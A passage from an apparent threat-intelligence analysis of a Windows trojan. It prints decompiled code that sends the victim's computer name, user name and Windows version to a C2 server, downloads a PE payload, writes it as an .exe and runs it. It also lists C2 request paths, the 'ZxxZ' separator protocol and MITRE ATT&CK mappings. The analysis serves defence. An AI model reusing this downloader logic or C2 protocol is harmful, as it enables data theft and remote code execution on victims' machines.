  strcat_s(pszPath, 0xFAu, byte_405930);
  strcat_s(pszPath, 0xFAu, ".e");
  strcat_s(pszPath, 0xFAu, "xe");
  v3 = fopen(pszPath, "wb");
  fwrite("M", 1u, 1u, v3);
  fwrite((char *)&unk_407C2F + (_DWORD)this, 1u, dword_40550C - (_DWORD)this + 1, v3);
  fclose(v3);
  Sleep(0x3E8u);
  memset(v16, 0, 1024);
  memset(&v15[2], 0, 0xF8u);
  strcpy(v15, "DN-S");
  v4 = strlen(aZxxz) + 1;
  v5 = &v14;
  while ( *++v5 )
    ;
  qmemcpy(v5, aZxxz, v4);
  v7 = strlen(byte_405930) + 1;
  v8 = &v14;
  while ( *++v8 )
    ;
  qmemcpy(v8, byte_405930, v7);
  v10 = strlen(aZxxz) + 1;
  v11 = &v14;
  while ( *++v11 )
    ;
  qmemcpy(v11, aZxxz, v10);
  sub_401C50((int)v15, (int)aKzwPmrsaUcqvDC, (char *)v16, (int)byte_405830);
  Sleep(0x3E8u);
  ShellExecuteA(0, "open", pszPath, 0, 0, 1);
  Sleep(0x1388u);
  memset(Destination, 0, strlen(Destination));
  byte_4052EB = 1;
  if ( (unsigned __int8)Find_running_process() )
    strcpy(Destination, "S");
  else
    strcpy(Destination, "RN_E");
  strcat_s(Destination, 0xFAu, aZxxz);
  strcat_s(Destination, 0xFAu, byte_405930);
  return strcat_s(Destination, 0xFAu, aZxxz);
}
```

Requests making function 1 at offset 00401E00.

```
HINSTANCE sub_402130()
{
  HINSTANCE result; // eax
  __int16 v1[4098]; // [esp+8h] [ebp-200Ch] BYREF

  Sleep(0x3E8u);
  byte_4052EB = 0;
  memset(&byte_405C30, 0, 0x2000u);
  sub_401C50((int)aKv2GG, (int)"xnb/", &byte_405C30, (int)&dword_405510);
  sub_402230();
  if ( byte_4052EB )
  {
    memset(v1, 0, 0x2000);
    sub_401C50((int)Destination, (int)aKzwPmrsaUcqvDC, (char *)v1, (int)byte_405830);
  }
  Sleep(0x3A98u);
  result = (HINSTANCE)++dword_4052EC;
  if ( dword_4052EC > 225 )
  {
    result = ShellExecuteA(0, "open", Str, 0, 0, 1);
    if ( result )
    {
      Sleep(0x7D0u);
      exit(0);
    }
  }
  return result;
}
```

Requests making function 2 at offset 00402130.

Exfiltration - Exfiltration over C2 Channel (T1041)
Discovery - Query Registry (T1012)
Discovery - System Information Discovery (T1082)

C2 communication

For C2 communication, first, the trojan sends the victim's computer name, user name, a separator "ZxxZ" and the Windows version pulled from the registry. The server responds back with data in the format <id><user>:"<Program name">.

C & C - Web Service: Bidirectional Communication (T1102.002)

Next, the malware requests the program data. The server sends back the data of the Portable Executable effectively matching the pattern:<zero or more bytes>ZxxZ<PE data minus the MZ>. It then saves the file to %LOCALAPPDATA%\Debug\<program name>.exe and tries to execute it.

```
Request for "/dFFrt3856ByutTs/xnb/data1.php?id=[redacted]&&user=[redacted]ZxxZWindows7Professional"
Request for "/dFFrt3856ByutTs/Dxd2869Vbx/PROGRAM_NAME"
Request for "/dFFrt3856ByutTs/xnb/dxagt5avbB2.php?txt=DN-SZxxZPROGRAM_NAMEZxxZ[redacted]"
Request for "/dFFrt3856ByutTs/xnb/dxagt5avbB2.php?txt=RN_EZxxZPROGRAM_NAMEZxxZ[redacted]"
```

Request sent to C2.

If the download is successful, the server sends back the request with the opcode DN-S and, in case of a failure, the opcode RN_E in their response. Based on our analysis, the opdoce DN-S means "download successful" and RN_E stands for run error. If failed, the malware attempts to download the program data 225 times, and after that, it will launch itself and exit.

Conclusion